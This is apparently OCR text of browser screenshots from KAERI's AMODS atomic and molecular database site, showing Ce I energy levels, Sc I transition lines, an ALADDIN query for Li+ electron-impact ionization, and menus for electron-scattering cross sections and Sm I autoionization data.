A 4	a 5D 415.9	z 5D* 26140	(4)	3886.28	7	7	0.0530	0.0120	1
A 4	a 5D 704.0	z 5D* 26340	(4)	3899.71	5	5	0.0258	0.00589	0
A 4	a 5D 888.1	z 5D* 26479	(4)	3906.48	3	3	0.00833	0.00190	0
A 4	a 5D 0.0	z 5D* 26140	(4)	3824.44	9	7	0.0283	0.00483	0
A 4	a 5D 415.9	z 5D* 26340	(4)	3856.37	7	5	0.0464	0.00739	0

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
AMODS: Atomic Energy Levels - Netscape
File Edit View Go Communicator Help
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Bookmarks Location: http://amods.kaeri.re.kr/level/LEVEL.html
AMODS 001790
Atomic Energy Levels
data source : CDS bibliographic data : NIST
H
Li Be B C N
Na Mg Al Si P
K Ca Sc Ti V Cr Mn Fe Co Ni Cu Zn Ga Ge A
Rb Sr Y Zr Nb Mo Tc Ru Rh Pd Ag Cd In Sn S
Cs Ba La Hf Ta W Re Os Ir Pt Au Hg Tl Pb B
Fr Ra Ac
La Ce Pr Nd Pm Sm Eu Gd Tb Dy Ho E
Ac Th Pa U Np Pu Am Cm Bk Cf Es F
Document: Done

Results of Query for Ce(01) - Netscape

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Bookmarks Location: http://amods.kaeri.re.kr/cgi-bin/level/ael

Atomic Energy Levels of Ce(01)

Martin W.C., Zalubas R., Hagan L. [The Rare Earth Elements]
Natl. Stand. Ref. Data Ser., Natl. Bur. Stand.(U.S.) 60 (1978)

README

CONFIG	TERM	J	P	LEVEL		g
4f.5d. 6s2	1G*	4	0	0.000		0.94543
4f.5d. 6s2	3F*	2	0	228.849		0.76515
4f.5d. 6s2	3F*	3	0	1663.120		1.07736
4f.5d. 6s2	3F*	4	0	3100.151	*	1.07703
4f.5d. 6s2	3H*	4	0	1279.424		0.88979
4f.5d. 6s2	3H*	5	0	2208.657		1.03212
4f.5d. 6s2	3H*	6	0	3976.104		1.16032
4f.5d. 6s2	3G*	3	0	1388.941		0.73494
4f.5d. 6s2	3G*	5	0	4199.367		1.15021
4f.(2F*). 5d2.(3F).6s. (4F)	5H*	3	0	2369.068		0.59978
4f.(2F*). 5d2.(3F).6s. (4F)	5H*	4	0	2437.629		0.98592
4f.(2F*). 5d2.(3F).6s. (4F)	5H*	6	0	4746.627		1.16593
4f.(2F*). 5d2.(3F).6s. (4F)	5H*	7	0	5802.108		1.237
4f.5d. 6s2	1D*	2	0	2378.827		0.93654
4f.(2F*). 5d2.(3F).6s. (4F)	5I*	4	0	3196.607		0.66612
4f.(2F*). 5d2.(3F).6s. (4F)	5I*	5	0	3764.008		0.90691
4f.(2F*). 5d2.(3F).6s. (4F)	5I*	6	0	4455.756		1.11714
4f.(2F*). 5d2.(3F).6s. (4F)	5I*	7	0	5315.803		1.21625
4f.(2F*). 5d2.(3F).6s. (4F)	5I*	8	0	6809.128		1.250
4f.(2F*). 5d2.(3F).6s. (4F)	5I*		0			
4f.(2F*). 5d2.(3F).6s. (4F)		5	0	3210.583		1.16277
4f.5d. 6s2		4	0	3312.240	*	1.08582
4f.5d. 6s2	3D*	1	0	3710.513		0.61549
4f.5d. 6s2	3D*	2	0	4766.323		1.14945
4f.5d. 6s2	3D*	3	0	5006.719		1.23674
4f.(2F*). 5d2.(3F).6s. (4F)		0	0	3974.503		
4f.(2F*). 5d2.(3F).6s. (4F)		1	0	4020.954		1.49404
4f.(2F*). 5d2.(3F).6s. (4F)	3G*	3	0	4160.283		0.72933
4f.(2F*). 5d2.(3F).6s. (4F)		4	0	4173.494		1.02948

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
AMODS: Atomic Transition Lines - Netscape
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The AMODS in KAERI
Bookmarks Location: http://amods.kaeri.re.kr/lines/LINES.html
AMODS 001353
Atomic Transition Lines
data source : CDS
H
Li Be
Na Mg
K Ca Sc Ti V Cr Mn Fe Co Ni Cu Zn
Rb Sr Y Zr Nb Mo Tc Ru Rh Pd Ag Cd
Cs Ba La Hf Ta W Re Os Ir Pt Au Hg
Fr Ra Ac
La Ce Pr Nd Pm Sm Eu Gd Tb
Ac Th Pa U Np Pu Am Cm Bk
Return to previous document in history list

Results of Query for Sc(01) - Netscape

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Bookmarks Location: http://amods.kaeri.re.kr/cgi-bin/lines/line

Atomic Transition Lines of Sc(01)

Kaufman V., Sugar J. [Sc]
J. Phys. Chem. Ref. Data, Vol. 17, 1679 (1988)
README

Relative Intensity	Observed WL or WN(k)		Calculatied WL or WN(k)	Lower Level Energy	Upper Level Energy	L
g,a	1553.32		1553.318	0.00	64378.3	3d.4s2
g,a	1554.05		1554.050	0.00	64348.0	3d.4s2
g,a	1554.91		1554.910	0.00	64312.4	3d.4s2
g,a	1555.76		1555.755	168.34	64445.8	3d.4s2
g,a	1555.90		1555.907	0.00	64271.2	3d.4s2
g,a	1556.22		1556.220	168.34	64426.6	3d.4s2
g,a	1556.75		1556.748	168.34	64404.8	3d.4s2
g,a	1558.13		1558.126	168.34	64348.0	3d.4s2
g,a	1558.62		1558.594	0.00	64160.4	3d.4s2
g,a	1558.99		1558.991	168.34	64312.4	3d.4s2
g,a	1560.00		1559.993	168.34	64271.2	3d.4s2
g,a	1560.39		1560.398	0.00	64086.2	3d.4s2
g,a	1562.67	={	1562.651	0.00	63993.8	3d.4s2
a	1562.67	{	1562.694	168.34	64160.4	3d.4s2
g,a	1564.52		1564.508	168.34	64086.2	3d.4s2
g,a	1565.47		1565.469	0.00	63878.6	3d.4s2
g,a	1566.75		1566.773	168.34	63993.8	3d.4s2
g,a	1569.13		1569.130	0.00	63729.6	3d.4s2
g,a	1569.61		1569.606	168.34	63878.6	3d.4s2
g,a	1573.28		1573.285	168.34	63729.6	3d.4s2
g,a	1573.98		1573.980	0.00	63533.2	3d.4s2
g,a	1578.16		1578.162	168.34	63533.2	3d.4s2
g,a	1580.61		1580.603	0.00	63267.0	3d.4s2
g,a	1584.81		1584.820	168.34	63267.0	3d.4s2
g,a	1590.16		1590.174	0.00	62886.2	3d.4s2
g,a	1594.45		1594.442	168.34	62886.2	3d.4s2
g,a	1604.02		1604.009	0.00	62343.8	3d.4s2

Document: Done

AMODS: ALADDIN data - Netscape

File Edit View Go Communicator Help

AMODS 000512

ALADDIN Database Online Excution (comments)

data source : AMDIS of IAEA explanation : ALADDIN

Choose one of the data files from the following list:

- ○ **Atomic and Molecular Data for Fusion, Part I,II, and III [ref]**
  Recommended Data on Cross Sections and Rates for Electron Ionization of Light Atoms and Ions
  - ◉ **More on Fe and H (ionisall.dat)**
- ○ **Recommended Data on Excitation of Carbon and Oxygen Ions by Electron Collisions [ref]**
- ○ **Recommended Data on Atomic Collision Processes Involving Iron and Its Ions [ref]**
- ○ **Collisions of Carbon and Oxygen Ions with Electrons, H, H2 and He [ref]**
- ○ **Excitation Rate Coefficients of Helium Atoms and Helium-like Ions by Electron Impact [ref]**
- ○ **Elementary Processes in Hydrogen-Helium Plasmas [ref]**
- ○ **Collisions of H, H2, He and Li Atoms and Ions with Atoms and Molecules [ref]**
  - ○ **More on C, O, H etc (heavyall.dat)**
- ○ **Recommended Cross Sections for Collision Processes [ref]**
  of Hydrogen Ground-State and Excited Atoms with Electrons, Protons and Multiply Charged Atoms
- ○ **Recommended Data on Particle Reflection from Surfaces [ref]**
- ○ **Sputtering Data [ref]**
- ○ **An Evaluated Database for Sputtering [ref]**
- ○ **Particle Induced Erosion of Be, C and W in Fusion Plasmas. [ref]**
  Part A: Chemical Erosion of Carbon-Based Materials
- ○ **Cross Sections for Collision Processes of Li Atoms [ref]**
  Interacting with Electrons, Protons, Multiply-Charged Ions and Hydrogen Molecules
- ○ **Electronic Excitation of Al, C, Ca, and Li (vniifri.dat)**

Choose one of the dictionary files from the following list:


- ◉ **atomic and molecular data**
- ○ **particle-surface interaction**
- ○ **material properties data**
- ○ **Boolean levels**
- ○ **ALADDIN evaluation function**

Choose output form for the EV results, if any:

○ **Text Only** ○ **Linear Plot** ◉ **Logarithmic Plot**

Input ALADDIN command(s) `g5 d* ev 0.0001/100/10000` SEND

NOTE: Commands should be separated by a blank space and use / in the input parameters for blank space, if any.



ONLINE EXCUSION OF ALADDIN DATABASE - Netscape

File Edit View Go Communicator Help

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AMODS Excution Results of ALADDIN

INPUT FILE NAME : ionisall.dat
QUERY DICTIONARY FILE NAME : amol_dic.txt

```
NOW AT ENTRY SEQUENCE NUMBER       5

       INPUT DATA FILE: /u/amods/htdocs/aladdin/ionisall.dat
      OUTPUT DATA FILE: **NONE**
QUERY DICTIONARY FILE: /u/amods/htdocs/aladdin/amol_dic.txt
  EV OUTPUT DATA FILE: /tmp/27993.OUT

HSL:

BASL:

BNSL:


ENTRY SEQUENCE NUMBER =         5

  1[$ ION e Li [+1] (G)                                                    ]
  2[& XS REC ACC=B BELFAST DOC=JPCRD-88-17/3 ERROR-%=12  #BELI             ]
  3[  75.6  0.722  -0.149  -1.301   1.944                                  ]

HL:   1[ION]  2[e]  3[Li]  4[[+1]]  5[(G)]

BL:    $   XS   REC   ACC=B   BELFAST   DOC=JPCRD-88-17/3
BL:    ERROR-%=12   #BELI

NO COMMENT LINES IN THIS ENTRY

CF:   1[ 7.560000E+01]   2[ 7.220000E-01]   3[-1.490000E-01]   4[-1.301000E+00]
CF:   5[ 1.944000E+00]

EVALUATION FUNCTION ALBELI
```

Document: Done

ONLINE EXCUSION OF ALADDIN DATABASE - Netscape

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
```
 NO COMMENT LINES IN THIS ENTRY

 CF:    1[ 7.560000E+01]    2[ 7.220000E-01]    3[-1.490000E-01]    4[-1.301000E+00]
 CF:    5[ 1.944000E+00]

 EVALUATION FUNCTION ALBELI

 ELECTRON IMPACT IONIZATION CROSS SECTION cm[2],
 AS FUNCTION OF ELECTRON ENERGY (eV)

 (INPUT VALID RANGE FROM THRESHOLD OF  7.5600E+01 (eV) )

$LINEAR DATA POINT SERIES, INPUT
 LINEAR DATA POINT SERIES  1916 VALUES IN TABLE
```



Document: Done

The AMODS in KAERI - Netscape

File Edit View Go Communicator Help

KAERI AMODS Korea Atomic Ener

MENU

- Atomic Spectral Lines
- Transition Probabilities
- Atomic Energy Levels
- Atomic Transition Lines
- ALADDIN ONLINE
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- Electron Impact Cross Sections
- Internal Database

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DISCLAIMER

AMODS 000157

Electron Impact Differential Cross Sections

data source : T. W. Shyn experimental method: crossed beam experiment
*** UNDER CONSTRUCTION ***

Choose one of the Target Atoms or Molecules

(•) O_2 ( ) N_2 ( ) H_2 ( ) H_2O ( ) CO_2 ( ) SO_2 ( ) CH_4 ( ) O ( ) H ( ) F

Choose one of the scattering processes from the following list:

Elastic Scattering Differential Cross Section (DCS) [ref]
- (•) [2 - 200 eV] [DATA]

Vibrational Excitation DCS of Electronic Ground State [ref]
- ( ) Vibrational level 1 (v=1) [5 - 15 eV] [DATA]
- ( ) Vibrational level 2 (v=2) [5 - 15 eV] [DATA]
- ( ) Vibrational level 3 (v=3) [7 - 15 eV] [DATA]
- ( ) Vibrational level 4 (v=4) [7 - 15 eV] [DATA]

Electronic Excitation DCS of a and b states [5 -20 eV] [ref]
- ( ) a $^1Delta_g$ [DATA]
- ( ) b $^1Sigma_g^+$ [DATA]

Electronic Excitation DCS of Schumann-Runge Continuum [15 - 50 eV] [ref]
- ( ) 1 ^3Pi_u(v) state [DATA]
- ( ) B $^3Sigma_u^-$ state [DATA]
- ( ) Unknown states [DATA]

Electronic Excitation DCS of the longest and the second bands [15 -50 eV] [ref]
- ( ) The longest band [DATA]
- ( ) The second band [DATA]

Doubly Differential Cross Section of Secondary Electron [ref]
- ( ) at impact energy of 25 eV [1 - 6 eV] [DATA]
- ( ) at impact energy of 50 eV [1 - 19 eV] [DATA]
- ( ) at impact energy of 75 eV [1 - 31.4 eV] [DATA]
- ( ) at impact energy of 100 eV [1 - 43.9 eV] [DATA]
- ( ) at impact energy of 150 eV [1 - 69 eV] [DATA]
- ( ) at impact energy of 250 eV [1 - 118.7 eV] [DATA]

Energy or energies of incident electron : [1 5 10 50 100 150 200 300] [SEND]

Document: Done

The AMODS in KAERI - Netscape

File Edit View Go Communicator Help

AMODS Korea Atomic Energy I

MENU

- Atomic Spectral Lines
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- Atomic Transition Lines
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- Internal Database

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
DISCLAIMER

Electron-Impact Elastic Scattering Cross Section of Oxygen Mo



Document: Done

The AMODS in KAERI - Netscape

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AMODS Korea Atomic Energ

MENU

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- Atomic Transition Lines
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- Internal Database

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DISCLAIMER

Internal Databases only for Laboratory fo

*** Unauthorized access is prohibited

Autoionization states of Sm I and energy level diagram

1. Energy level diagram of ionization path
2. Autoionization spectrum in 550nm - 570 nm
3. Autoionization spectrum in 600nm - 620 nm
4. Autoionization spectrum in 620nm - 640 nm
5. Autoionization states from J=1
6. Autoionization states from J=2 and J=3
7. Isotope shifts between even parity levels of Sm I

Isotope shifts of Sm I and energy level diagram [H.M.P

(You need Acrobat Reader to view this database)

